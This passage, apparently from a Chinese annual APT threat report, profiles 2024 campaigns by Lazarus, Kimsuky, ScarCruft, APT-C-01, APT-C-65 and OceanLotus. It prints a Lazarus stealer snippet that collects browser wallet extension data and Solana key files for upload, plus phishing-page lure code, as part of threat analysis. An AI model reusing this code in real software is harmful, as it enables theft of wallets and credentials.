


▲图：APT-C-26（Lazarus）组织针对IT技术人员攻击活动流程

2024年下半年，360高级威胁研究院捕获到了APT-C-26（Lazarus）组织利用Electron打包的恶意程序，该程序伪装成货币平台的自动化交易工具安装包对加密货币行业相关人员进行攻击。一旦受害者点击Electron打包的恶意程序，显示正常的安装过程的同时在后台运行恶意功能，随后通过层层加载，最终完成攻击行为。




图①



图②

▲图①：APT-C-26（Lazarus）组织伪造的加密货币相关网页（一）
图②：APT-C-26（Lazarus）组织伪造的下载恶意组建的加密货币相关网页（二）



图①

```
collectExtensionData = async (extensionDir, fileNamePrefix, collectSolanaId) => {
    let r = extensionDir;
    if (!extensionDir || '' === extensionDir)
        return [];
    try {
        if (!isAccessible(extensionDir))
            return [];
    } catch (err) {
        return [];
    }
    fileNamePrefix || (fileNamePrefix = '');
    let collectedData = [];
    for (let i = 0; i < 200; i++) {
        const settingsDir = `${ extensionDir }/${ 0 === i ? 'Default' : `${ 'Profile' } ${ i }` }/${ 'Local Extension Settings' }`;
        for (let j = 0; j < U.length; j++) {
            const extensionId = extensionIds[j];

            const extDir = `${settingsDir}/${extensionIds[j]}`;
            if (isAccessible(extDir)) {
                try {
                    files = fs.readdirSync(extDir);
                } catch (err) {
                    files = [];
                }
                files.forEach(async file => {
                    const filePath = path.join(extDir, file);
                    try {
                        (filePath.includes('.ldb') || filePath.includes('.log')) && collectedData.push({
                            [valueKey]: fs.createReadStream(filePath),
                            [options]: { [fileNameKey]: `${fileNamePrefix}${i}_${extensionIds[j]}_${file}` }
                        });
                    } catch (err) {
                    }
                });
            }
        }
    }
    if (collectSolanaId) {
        const solanaIdFile = 'solana_id.txt';
        if (r = `${ homedir }${ '/.config/solana/id.json' }`, fs.existsSync(r))
            try {
                collectedData.push({
                    [valueKey]: fs.createReadStream(solanaIdPath),
                    [options]: { [fileNameKey]: solanaIdFile }
                });
            } catch (err) {
            }
    }
    return uploadData(collectedData), collectedData;
},
```


图②

▲图①：APT-C-26（Lazarus）组织针对加密货币相关目标攻击流程　　图②：攻击者从浏览器获取加密货币相关信息

APT-C-55（Kimsuky）

2024年，APT-C-55（Kimsuky）组织攻击活动除主要针对韩国政府机构和国防军事相关目标外，还包括与朝鲜相关的人权活动人士、团体、专家或组织。攻击目标范围也逐渐扩展到与朝鲜半岛事务相关的周边地区。

360高级威胁研究院对APT-C-55（Kimsuky）组织发起的RandomQuery攻击活动进行分析：攻击者将恶意HTML脚本作为邮件附件进行传播，随后释放恶意LNK文件和诱饵文件。诱饵文档被伪装成与报酬支付相关内容，有效地诱导目标用户打开附件，最终利用脚本文件部署开源远程访问木马（RAT）组件，从而实现对信息的进一步窃取。




APT-C-28（ScarCruft）

APT-C-28（ScarCruft）组织在2024年持续活跃，攻击目标领域除主要针对朝鲜相关媒体机构、专家学者、网络安全专业人员外，部分攻击活动还影响到韩国军事、教育以及俄罗斯政府相关目标，我国受影响用户主要为海外贸易和驻朝机构相关。


360高级威胁研究院监测到APT-C-28（ScarCruft）组织在攻击活动中通过目标投递伪装成“朝鲜人权专家辩论”的恶意LNK文件来投递RokRat恶意软件。当用户激活恶意LNK文件，会提取恶意BAT文件和PowerShell脚本，随后调用PowerShell脚本从DropBox云服务下载下一阶段加密载荷，加密载荷解密得到shellcode，并在新创建的线程进行加载，最终获取RokRat恶意软件。

▲图：APT-C-55（Kimsuky）组织攻击流程示意图



图①


此外，我们还监测到APT-C-28（ScarCruft）组织使用具有诱导性的文件名："SpravkiBKsetup.msi"，伪装成俄罗斯政府相关软件进行恶意载荷投递。当MSI程序运行时，会释放正确的软件安装程序迷惑用户，其恶意行为在后台静默执行进行窃密。



图②

▲图①：APT-C-28（ScarCruft）组织攻击活动流程示意　　图②：APT-C-28（ScarCruft）组织伪造的俄罗斯政府相关软件截图

2024年，APT-C-28组织首次针对东南亚地区展开攻击活动，攻击者启用了名为“VeilShell“的隐蔽型恶意软件。恶意软件通过钓鱼邮件传播，具有远程访问木马功能，可让攻击者完全控制受感染的机器[2]。



▲图：APT-C-28（ScarCruft）组织使用“VeilShell”恶意软件攻击过程

3 东亚-其他地区

2024年，归属东亚其他地区APT组织活跃度呈现上升态势。APT-C-01（毒云藤）组织持续针对我国科研高校、交通运输、海事等领域目标展开鱼叉钓鱼邮件攻击。2024年360高级威胁研究院在威胁狩猎分析中捕获到归属该地区的新APT组织：APTC-65（金叶萝）。

APT-C-01（毒云藤）

2024年全年，APT-C-01（毒云藤）组织对我国攻击活动保持活跃。主要针对我国教育科研、交通运输、政府机构等领域目标，以窃取用户账户密码权限以及敏感文件信息为主要目的。其中针对我国交通运输领域的攻击活动 集中在航空运输相关单位；针对我国政府机构的攻击活动，集中在海事相关部门。

APT-C-01（毒云藤）组织在攻击活动中不仅紧跟时事热点不断更新诱饵文档，还针对不同的目标投放不同的诱饵文件。APT-C-01（毒云藤）组织在钓鱼平台源码里附带了诱饵文件列表，用于对不同单位的受害者的请求进行解析和下发对应诱饵文件。受害用户在钓鱼网站上填写用户名和账号密码信息后，即可下载服务器上存放的指定诱饵文件，随后根据用户的邮箱后缀跳转到官方地址。


```
var filemap = new Map();
filemap.set("                                ", "1 MB");
filemap.set("                                知.rar", "2.9 MB");
filemap.set("                                寻意见.pdf","2 MB");
filemap.set("                                f","16.8 MB");
filemap.set("                                .docx","3 MB");
filemap.set("                                r","1.69 MB");
filemap.set("                                理办法.pdf","1.2 MB");
filemap.set("                                .pdf","4.7 MB");
filemap.set("                                rar","3 MB");
filemap.set("                                .pdf","1.4 MB");
filemap.set("                                申报书.doc","2 MB");
filemap.set("                                条例.pdf","5.2 MB");
filemap.set("                                修订草案.pdf","1.5 MB");
filemap.set("                                ,"1.2 MB");
filemap.set("                                观程.pdf","2.5 MB");

var getUrlString = location.href;
var url = new URL(getUrlString);
var prodId = url.searchParams.get('id');
var fileId = url.searchParams.get('filename');
var ckId = url.searchParams.get('ck');
var email = url.searchParams.get('mail');
var mobile = url.searchParams.get('mobile');

document.getElementById('filename').innerHTML = fileId;
if (filemap.has(fileId)) {
    document.getElementById("filesize").innerHTML = filemap.get(fileId);
}
var href = "./downloads_files/input126.html?"+"id="+prodId+"&filename="+fileId+"&mail="+email+"&ck="+ckId;
document.getElementById("iframe1634539326526").setAttribute('src',href);
```

▲图：APT-C-01（毒云藤）组织诱饵文件分发程序代码片段

APT-C-01（毒云藤）组织在对航空行业目标的鱼叉钓鱼邮件攻击中，首先诱使受害者访问钓鱼邮件中的中转链接，跳转到攻击者伪造的旧版官网，伪造网站页面中的恶意JS代码随即执行将恶意程序下载至本地，进一步诱使用户执行恶意程序，攻击流程总结如下。



图①


图②

▲图：APT-C-01（毒云藤）组织攻击流程示意图　　图：APT-C-01（毒云藤）组织伪造的某单位网站

360高级威胁研究院在2024年对毒云藤组织的跟踪监测中捕获的部分诱饵文件列表和截图如下：

APT-C-01（毒云藤）组织2024年攻击活动中使用的部分诱饵文档
申请分配调整公寓住房人员情况汇总表.xlsx
民航空管收费行为规则.pdf
***专业技术职称申报评审表（2024年版）.doc
中国民用航空机场监察员业务培训管理办法.pdf
中国电子学会高级会员（2024-3）评定的通知.docx
《海事统计调查制度（2024年修订版）》.pdf
关于邀请参加“2024中国船舶行业年会主论坛”的通知.pdf
巡视工作要点.docx
技术开发合同（公开）.docx
2024年《欧亚经济》选题参考.docx
***十四五海洋经济专题研究报告.doc
海事政务服务指南及申请文书.7z
*****关于新时代加强沿海和内河港口航道规划建设的意见.docx
第二十一届中国国际半导体博览会（IC China 2024）展会日程.docx
11.5学术名家讲座报名-加密货币对银行存贷款的影响.pdf
2024国际制导、导航与控制学术会议征文通知.rar
2024年国家社会科学基金重大项目.zip
工资调整方案.rar
机场容量评估技术规范.rar
民用航空货物运输管理规定.pdf

图①




图②

▲图①：APT-C-01（毒云藤）组织使用的部分诱饵文档截图　　图②：APT-C-01（毒云藤）组织攻击使用的部分诱饵文档关键词

APT-C-65（金叶萝）

APT-C-65（金叶萝）是360高级威胁研究院在2024年捕获的该地区全新APT组织。我们通过对相关威胁线索进行分析发现，APT-C-65（金叶萝）组织自2020年以来持续对中国境内服务器网络进行攻击渗透，目的是窃取敏感数据和知识产权。攻击目标行业包括能源、制造、信息技术、国防军工、教育科研等。

APT-C-65（金叶萝）组织擅长利用Web系统的nday/1day漏洞展开攻击。攻击者先对目标Web业务系统的漏洞进行扫描及渗透，尝试利用境内Web业务的系统漏洞；随后部署后门木马，并在服务器内网进行横向移动。该组织常用开源、公开或商业软件作为攻击工具，用于后门、横向移动和持久化等恶意行为。



▲图：APT-C-65（金叶萝）组织 攻击流程示意图

4 东南亚

2024年，东南亚地区APT-C-00（海莲花）组织在保持高活跃度的同时，攻击技战术也显现出迭代升级，这集中体现在高度定制化的鱼叉钓鱼邮件攻击和软件系统漏洞利用两方面。


APT-C-00（海莲花）

APT-C-00（海莲花）组织从被披露以来，长期针对我国政府机构、教育科研、国防军工、能源、信息技术等重点行业领域进行渗透攻击。2024年，我们通过对海莲花组织攻击活动的监测和分析发现，该组织攻击技战术水平显现出明显的迭代升级。

APT-C-00（海莲花）组织在2024年上半年的鱼叉邮件钓鱼攻击中，将邮件标题、附件文件名等伪装成行业相关的会议通知、技术资料、行业报告，诱使攻击目标主动运行。当诱饵文件成功运行后，攻击者根据目标价值决定是否保持长期控制权或横向移动。

2024年，我们监测到APT-C-00（海莲花）组织利用一种新的技术针对我国外交、海事、航天等行业发起了一系列高度定制化的鱼叉钓鱼邮件攻击。在6月，国外安全团队披露了这种新型攻击技术细节，并命名为GrimResource[3]。

2024年第四季度，APT-C-00（海莲花）组织在攻击活动中改用了鱼叉式钓鱼链的攻击方式。攻



▲图：Windows 11系统访问链接时下载钓鱼压缩包

